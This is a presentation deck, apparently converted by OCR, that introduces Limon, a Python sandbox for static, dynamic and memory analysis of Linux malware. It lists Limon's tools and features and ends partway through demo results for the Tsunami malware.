
Automating Linux Malware Analysis Using Limon Sandbox


by Monnappa K A



Who Am I

Monnappa K A

- Info Security Investigator – Cisco CSIRT
- Focus on Threat Intelligence
- Reverse Engineering, Malware Analysis, Memory Forensics
- Member of SecurityXploded
- Email: monnappa22@gmail.com
- Twitter: @monnappa22
- Blog: http://malware-unplugged.blogspot.in



Content


- What is Malware?
- Why Malware Analysis?
- Why Focus on Linux Malware Analysis?
- Types of Malware Analysis
- Static Analysis
- Dynamic/Behavioral Analysis
- Memory Analysis
- Video Demo – Analysis of Tsunami

What is Malware?

1. Code that is malicious
2. Viruses, Worms, Keyloggers, Backdoors, Rootkits

What they do?

1. Disrupt computer operation
2. Stealing Sensitive information
3. Gain access to computer systems
4. Spy on computer users



Why Malware Analysis?


- To answer questions
- Understand how malware functions
- Determine nature and purpose of the malware
- Identify Network Indicators
- Host Based Indicators
- Determine Persistence Mechanism

Why Focus on Linux Malware Analysis?


- Servers, mainframe computers and super computers run Linux
- Linux runs on embedded systems
- Smartphones run on Linux kernel
- Mission critical systems run on Linux
- Growing popularity makes it target

Types of Malware Analysis

Analysis without Executing the malware




Analysis by executing the malware



Analysis of RAM (main memory) after executing the malware


Static Analysis

- Determine file type
- Cryptographic Hash
- Strings
- File Obfuscations (packers, cryptors)
- Submission to multi AV scanning engines
- Fuzzy Hash and comparison
- Determine ELF characteristics
- Symbols, Sections
- Disassembly




Dynamic/Behavioural Analysis

- File system activity
- Process activity
- Network activity
- System call tracing



Memory Analysis


- List Running processes
- List Network Connections
- List Shared Libraries
- Kernel modules
- Detect Hooking (user and kernel mode)
- Code Injection
- Rootkit Detection
- Detect Hidden Artifacts



What is Limon?

- Sandbox for analyzing Linux malwares
- Developed as a research project
- For learning Linux malware analysis
- Written in Python
- Performs static,dynamic and memory analysis
- Uses various open source tools

Working of Limon



Tools used by Limon

Limon relies on below tools to perform static, dynamic and memory analysis

- YARA-python
  https://github.com/plusvic/yara

- VirusTotal Public api
  https://www.virustotal.com/en/documentation/public-api/

- ssdeep
  http://ssdeep.sourceforge.net/

- strings utility
  http://linux.die.net/man/1/strings

- ldd
  http://linux.die.net/man/1/ldd

Tools used by Limon

- readelf
  https://sourceware.org/binutils/docs/binutils/readelf.html
- Inetsim
  http://www.inetsim.org/downloads.html
- Tcpdump
  http://www.tcpdump.org/
- Volatility memory forensics framework
  http://www.volatilityfoundation.org/#!releases/component_71401
- strace
  http://linux.die.net/man/1/strace
- Sysdig
  http://www.sysdig.org/

Supported File Types:

Limon can analyse below file types (both with and without parameters)


- ✔ ELF Executable(both x86 and x86_64)
- ✔ Perl Script
- ✔ Python script
- ✔ Shell script
- ✔ Bash script
- ✔ PHP script
- ✔ Loadable kernel module(LKM)

General Features

- Can run in sandbox mode (does not allow to connect to c2)
- Can run in internet mode (connects to c2)
- Simulates all services (like dns, http and other protocols) when run in sandbox mode
- Option to run malware for specified time (default is 60 seconds)
- Captures desktop screenshot
- Reports on the malware behaviour


Static Analysis Features

- Determine File Type
- Determine File Size
- Determines md5 hash
- Determines fuzzy hash(ssdeep hash)
- Comparison of fuzzy hash with previously submitted samples to determine similar variants
- Display ELF header Structure
- Dumps ASCII and UNICODE strings
- Determines packers using YARA rules



Static Analysis Features


- Determines malware capability using YARA rules (ability to run custom YARA rules will be added soon)
- Performs md5 search on VirusTotal(does not submit samples)
- Displays dependencies of the malware (shared objects)
- Displays program header structures
- Displays section header information
- Displays symbol table (both static and dynamic symbols)



Dynamic Analysis Features


Limon gives different options for performing dynamic analysis to track activity of the malware(during execution), below are the different options

- Filtered call trace for tracing system calls related to file, process, network activity
- Unfiltered call trace – traces all system calls (more noisy)
- Filtered system event montioring to track file, process, network activity (less noisy)
- Unfiltered system even monitoring to track file, process, network, memory allocations/unallocations, signals etc (more noisy)




Dynamic Analysis Features

- Shows DNS summary
- Shows TCP conversations
- Stores packet captures
- Stores event trace dump



Memory Analysis Features


Limon performs post-mortem analysis by performing memory analysis using Volatility framework. This feature should help in detecting stealthy rootkits and malwares peforming Anti-Forensic tricks. Below are the memory analysis features:



- Option to perform verbose memory forensics (slow)
- Process Listing (using different methods)
- Process tree listing
- Process listing with process arguments
- Displays thread associated with each process
- Dispays Network connections (TCP and UDP)

Memory Analysis Features

- Displays Interface Information
- Displays processes running with RAW sockets
- Displays shared libaries associated with the processes (using different methods)
- Displays kernel modules
- Dislays kernel modules hidden from module list but present in SYSFS
- Displays Kernel modules hidden from both module list and SYSFS
- Displays files opened within kernel
- Displays processes sharing credential structures
- Checks for keyboard notifier hooks
- Checks for TTY hooks




Memory Analysis Features


- Checks for system call table modification
- Displays BASH history
- Checks for modified file operation structures
- Checks hooked network operation function structures
- Checks netfilter hooks
- Check inline kernel hooks
- Displays BASH history
- Checks for code or binary injection
- Check for PLT/GOT hooks (only in verbose mode)
- Checks for userland api hooks (only in verbose mode)

Demo 1

Analysis of Tsunami Using Limon



Running Tsunami malware



Tsunami – Static Analysis Results

Malware file is 32 bit ELF executable and the symbols are not stripped

```
==========================[STATIC ANALYSIS RESULTS]==========================

Filetype: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for
GNU/Linux 2.6.8, not stripped
File Size: 28.63 KB (29318 bytes)
md5sum: 1610768b1524e24d840ae25964d02c8e
ssdeep: 384:fJp2sVqQvqRFP514VWPE898bTyJGb0GnfknfXI0yIUQhLxJs+C3POCtZ8ax0h/49:BpRkQiVHAbTyJGb01fXI+9w9f5+R4wC
ELF Header:
